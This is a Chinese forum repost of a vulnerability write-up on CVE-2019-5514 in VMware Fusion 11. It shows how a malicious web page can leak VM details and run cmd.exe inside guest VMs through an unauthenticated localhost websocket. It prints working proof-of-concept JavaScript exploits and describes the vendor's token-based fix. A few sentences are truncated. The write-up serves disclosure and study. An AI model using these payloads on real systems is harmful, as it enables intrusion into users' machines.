CVE-2019-5514 VMware Fusion 11 Guest机远程代码执行

Hulk / 2019-04-06 13:15:00 / 浏览数 3783 安全技术 漏洞分析 顶(0) 踩(0)


文章来源：https://theevilbit.github.io/posts/vmware_fusion_11_guest_vm_rce_cve-2019-5514/

前言

这个漏洞允许攻击者通过Web在VMware Fusion guest上执行任意命令。通常VMware Fusion只在localhost上开启websocket监听。攻击者可以通过websocket来完全控制整个VM（创建删除快照，无论你想做什么），包括运行App。运行App需要目标机器Tools，老实说谁会不装呢。攻击者在自己的网站上创建一个JavaScript可以实现访问（目标主机）那些未登记的API，此操作并不需要身份验证。

概述

在几个星期前，我看到了CodeColorist发布的一篇推文，该文章讨论到了这件事，他是该漏洞的原始发现者，但是我没有时间立即去研究它。当我再次搜索它时，这篇推文已（CodeColorist Weibo）发现了相同的一篇推文。下图是其中的内容之一：



从上图你可以发现可以通过websocket在guest VM上执行任意命令，这是起源于进程amsrc。我想我给了他充分的信任，我接下来做的建立在这一点上。（注：傲慢的歪果仁）

漏洞

AMSRV

这里我使用ProcInfoExample（Github：https://github.com/objective-see/ProcInfoExample）来监控当运行VMware Fusion时启用了哪些进程。当我开启VMware时，vmrest（VMware REST API）和amsrv都将启动：

```
2019-03-05 17:17:22.434 procInfoExample[10831:7776374] process start:
pid: 10936
path: /Applications/VMware Fusion.app/Contents/Library/vmrest
user: 501
args: (
   "/Applications/VMware Fusion.app/Contents/Library/amsrv",
   "-D",
   "-p",
   8698
)

2019-03-05 17:17:22.390 procInfoExample[10831:7776374] process start:
```

```
pid: 10935
path: /Applications/VMware Fusion.app/Contents/Library/amsrv
user: 501
args: (
   "/Applications/VMware Fusion.app/Contents/Library/amsrv",
   "-D",
   "-p",
   8698
)
```

他们似乎存在关联，因为你能通过这个端口接触到未登记的VMware REST APT。通过amsrv进程来控制这个应用菜单，我想这是类似于"应用菜单服务"的东西。移步至/Applications/VMware Fusion.app/Contents/Library/VMware Fusion Applications Menu.app/Contents/Resources我发现一个名为app.asar的文件，在这个文件的末尾有一个关于node.js来实现websocket的描述：监听8698端口。非常棒，我们可以

查看此代码，显示VMware Fusion应用菜单将在8698端口开启amsrv进程，如果该端口被占用，它等待开放然后再开启。

```
const startVMRest = async () => {
  log.info('Main#startVMRest');
  if (vmrest != null) {
     log.warn('Main#vmrest is currently running.');
     return;
  }
  const execSync = require('child_process').execSync;
  let port = 8698; // The default port of vmrest is 8697
  let portFound = false;
  while (!portFound) {
     let stdout = execSync('lsof -i :' + port + ' | wc -l');
     if (parseInt(stdout) == 0) {
        portFound = true;
     } else {
        port++;
     }
  }
  // Let's store the chosen port to global
  global['port'] = port;
  const spawn = require('child_process').spawn;
  vmrest = spawn(path.join(__dirname, '../../../../../', 'amsrv'), [
     '-D',
     '-p',
     port
  ]);
```

我们可以再VMware Fusion应用菜单日志中找到有关日志：

```
2019-02-19 09:03:05:745 Renderer#WebSocketService::connect: (url: ws://localhost:8698/ws )
2019-02-19 09:03:05:745 Renderer#WebSocketService::connect: Successfully connected (url: ws://localhost:8698/ws )
2019-02-19 09:03:05:809 Renderer#ApiService::requestVMList: (url: http://localhost:8698/api/internal/vms )
```

此时，我们可以确认web socket和一个 REST API接口。

利用REST API来泄露VM信息

访问URL（http://localhost:8698/api/internal/vms），它将返回一个样式良好的JSON数据包，这个数据包包含了VM的一些细节：

```
[
{
   "id": "XXXXXXXXXXXXXXXXXXXXXXXXXX",
   "processors": -1,
   "memory": -1,
   "path": "/Users/csaby/VM/Windows 10 x64wHVCI.vmwarevm/Windows 10 x64.vmx",
   "cachePath": "/Users/csaby/VM/Windows 10 x64wHVCI.vmwarevm/startMenu.plist",
   "powerState": "unknown"
 }
]
```

这个信息泄露可以使攻击者获取用户ID，文件夹，VM名称以及其他基础信息。下面是展示这些信息的代码。如果我们将JS放入网站，然后一台运行有Fusion的主机访问该网 API。

```
var url = 'http://localhost:8698/api/internal/vms'; //A local page
```

```
var xhr = new XMLHttpRequest();
xhr.open('GET', url, true);

// If specified, responseType must be empty string or "text"
xhr.responseType = 'text';

xhr.onload = function () {
   if (xhr.readyState === xhr.DONE) {
       if (xhr.status === 200) {
           console.log(xhr.response);
           //console.log(xhr.responseText);
           document.write(xhr.response)
       }
   }
};

xhr.send(null);
```

仔细审读代码，你会发现这些额外的URL将泄露出更多信息：`'/api/vms/' + vm.id + '/ip'` - 帮助获取VM内部IP（如果VM加密或者关机，这将失效）。`'/api/internal/vms/' + vm.id` - 和第一个URL作用相同，用于限制一台VM。

利用Websocket的vmUUID获取RCE

这是@CodeColorist发布的原始POC：

```
<script>
ws = new WebSocket("ws://127.0.0.1:8698/ws");
ws.onopen = function() {
   const payload = {
       "name":"menu.onAction",
       "object":"11 22 33 44 55 66 77 88-99 aa bb cc dd ee ff 00",
       "userInfo": {
           "action":"launchGuestApp:",
           "vmUUID":"11 22 33 44 55 66 77 88-99 aa bb cc dd ee ff 00",
           "representedObject":"cmd.exe"
               }
           };
           ws.send(JSON.stringify(payload));
       };
ws.onmessage = function(data) {
   console.log(JSON.parse(data.data));
   ws.close();
   };
</script>
```

在这个POC中，攻击者需要VM的UUID来开启新应用。我们可以在vm文件中轻松找到`bios.uuid`，而`bios.uuid`就是vmUUID。问题是获取`bios.uuid`有些麻烦，攻击者
Tools（谁会不装它呢？），一切将将变得简单起来。如果VM被挂起或者关机，VMware下次会再次运行它。并且在用户登入后该命令也会自动执行，甚至是锁屏然后解锁

Websocket 信息泄露

尝试逆向溯源web socket的调用内容和代码中的其他选项，你将发现可以获取应用菜单的访问权限，能够完全控制任何事。

```
aMenuupdate:
00000001003bedd2         db         "menu.update", 0                          ; DATA XREF=cfstring_menu_update
                    aMenushow:
00000001003bedde         db         "menu.show", 0                            ; DATA XREF=cfstring_menu_show
                    aMenuupdatehotk:
00000001003bede8         db         "menu.updateHotKey", 0                    ; DATA XREF=cfstring_menu_updateHotKey
                    aMenuonaction:
00000001003bedfa         db         "menu.onAction", 0                        ; DATA XREF=cfstring_menu_onAction
                    aMenurefresh:
00000001003bee08         db         "menu.refresh", 0                         ; DATA XREF=cfstring_menu_refresh
                    aMenusettings:
00000001003bee15         db         "menu.settings", 0                        ; DATA XREF=cfstring_menu_settings
                    aMenuselectinde:
00000001003bee23         db         "menu.selectIndex", 0                     ; DATA XREF=cfstring_menu_selectIndex
                    aMenudidclose:
00000001003bee34         db         "menu.didClose", 0                        ; DATA XREF=cfstring_menu_didClose
```

这些都可以通过Websocket来调用。我没有具体探索菜单的每一个选项，如果攻击者知道vmUUID，可以（利用它）做任何事情（制作快照，开启VM，删除VM等）。问题

下面一个有趣的选项是menu.refresh。使用以下Payload：

```
const payload = {
       "name":"menu.refresh",
           };
```

可以获取VM的信息以及已安装App的一些信息。

```
{
 "key": "menu.update",
 "value": {
   "vmList": [
     {
       "name": "Kali 2018 Master (2018Q4)",
       "cachePath": "/Users/csaby/VM/Kali 2018 Master (2018Q4).vmwarevm/startMenu.plist"
     },
     {
       "name": "macOS 10.14",
       "cachePath": "/Users/csaby/VM/macOS 10.14.vmwarevm/startMenu.plist"
     },
     {
       "name": "Windows 10 x64",
       "cachePath": "/Users/csaby/VM/Windows 10 x64.vmwarevm/startMenu.plist"
     }
   ],
   "menu": {
     "pinnedApps": [],
     "frequentlyUsedApps": [
       {
         "rawIcons": [
           {
(...)
```

通过前面讨论的API，我们可以看到这里也有信息泄露接口。

Websocket RCE 无需vmUUID

另一个有趣的地方是menu.selectIndex，用户通过它选择VM。这个功能的原始代码可以在app.asar直接找到，我们可以通过阅读摸清楚调用流程：

```
// Called when VM selection changed
  selectIndex(index: number) {
     log.info('Renderer#ActionService::selectIndex: (index:', index, ')');
     if (this.checkIsFusionUIRunning()) {
        this.send({
           name: 'menu.selectIndex',
           userInfo: { selectedIndex: index }
        });
     }
```

我们可以选择某个VM guest运行App来调用menu.selectIndex：

```
const payload = {
       "name":"menu.selectIndex",
       "userInfo": {
           "selectedIndex":"3"
               }
           };
```

然后我研究是否可以在menu.onAction调用中使用selectedIndex目录，结果为可以。同时，通过menu.refresh返回的vmlist中每台VM都有正确的索引和顺序。

想要获取完整RCE权限：

1. 通过menu.refresh泄露出VM列表。
2. 通过索引在guest账户上运行一个App。

Poc：

```
<script>

ws = new WebSocket("ws://127.0.0.1:8698/ws");
ws.onopen = function() {
```

```
   //payload to show vm names and cache path
   const payload = {
       "name":"menu.refresh",
           };
           ws.send(JSON.stringify(payload));
       };
ws.onmessage = function(data) {
   //document.write(data.data);
   console.log(JSON.parse(data.data));
   var j_son = JSON.parse(data.data);
   var vmlist = j_son.value.vmList;
   var i;
   for (i = 0; i < vmlist.length; i++) {
   //payload to launch an app, you can use either the vmUUID or the selectedIndex
   const payload = {
       "name":"menu.onAction",
       "userInfo": {
           "action":"launchGuestApp:",
           "selectedIndex":i,
           "representedObject":"cmd.exe"
               }
           };
       if (vmlist[i].name.includes("Win") || vmlist[i].name.includes("win")) {ws.send(JSON.stringify(payload));}
   }
   ws.close();
   };
</script>
```

漏洞上报

报告这个漏洞之前我咨询@Codecolorist是否由他来上报给VMware，他回答可以，之后VMware团队与他进行沟通。我决定向VMware团队提交另一份报告，该报告中的漏

修复

VM在几天前发布了补丁，参考：VMSA-2019-0005。我查看VMware团队做些什么，发现它们加入了token认证，并且在每次启动VM都将刷新token值。

这里是相关的更新代码（文件：app.asar）：

```
String.prototype.pick = function(min, max) {
  var n,
     chars = '';
  if (typeof max === 'undefined') {
     n = min;
  } else {
     n = min + Math.floor(Math.random() * (max - min + 1));
  }
  for (var i = 0; i < n; i++) {
     chars += this.charAt(Math.floor(Math.random() * this.length));
  }
  return chars;
String.prototype.shuffle = function() {
  var array = this.split('');
  var tmp,
     current,
     top = array.length;
  if (top)
     while (--top) {
        current = Math.floor(Math.random() * (top + 1));
        tmp = array[current];
        array[current] = array[top];
        array[top] = tmp;
     }
  return array.join('');
export class Token {
  public static generate(): string {
     const specials = '!@#$%^&*()_+{}:"<>?|[];\',./`~';
     const lowercase = 'abcdefghijklmnopqrstuvwxyz';
     const uppercase = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
     const numbers = '0123456789';
     const all = specials + lowercase + uppercase + numbers;
```

```
    let token = '';
    token += specials.pick(1);
    token += lowercase.pick(1);
    token += uppercase.pick(1);
    token += numbers.pick(1);
    token += all.pick(5, 7);
    token = token.shuffle();
    return Buffer.from(token).toString('base64');
  }
```

这里的token值为可变长度密码，其中包含从app，小写，数组和符号中提取的至少一个字符。同时，程序会对密钥做Base64编码，我们在Wireshark中可以看到：

```
GET /api/internal/vms?token=MmFxOTlwJzVseUs= HTTP/1.1
Host: localhost:8698
Connection: keep-alive
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) VMwareFusionApplicationsMenu/1.0.0
Chrome/61.0.3163.100 Electron/2.0.7 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-GB

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 1454
Content-Type: application/vnd.vmware.vmw.rest-v1+json
Date: Sat, 30 Mar 2019 14:16:45 GMT

[
```


我发现了下面这段代码：

```
function sendVmrestReady() {
  log.info('Main#sendVmrestReady');
  if (mainWindow) {
     mainWindow.webContents.send('vmrestReady', [
        'ws://localhost:' + global['port'] + '/ws?token=' + token,
        'http://localhost:' + global['port'],
        '?token=' + token
     ]);
  }
```

如果在目标mac已经获取代码执行，那你就能够获取token值，但是在那种情况下谁还会去做呢。加入密码严重地限制了攻击者利用该漏洞获取远程代码执行的能力。

上一篇：从0到1掌握AWD攻防之RSA必杀 下一篇：反-反汇编patch学习（一）

1. 0 条回复
   - 动动手指，沙发就是你的了！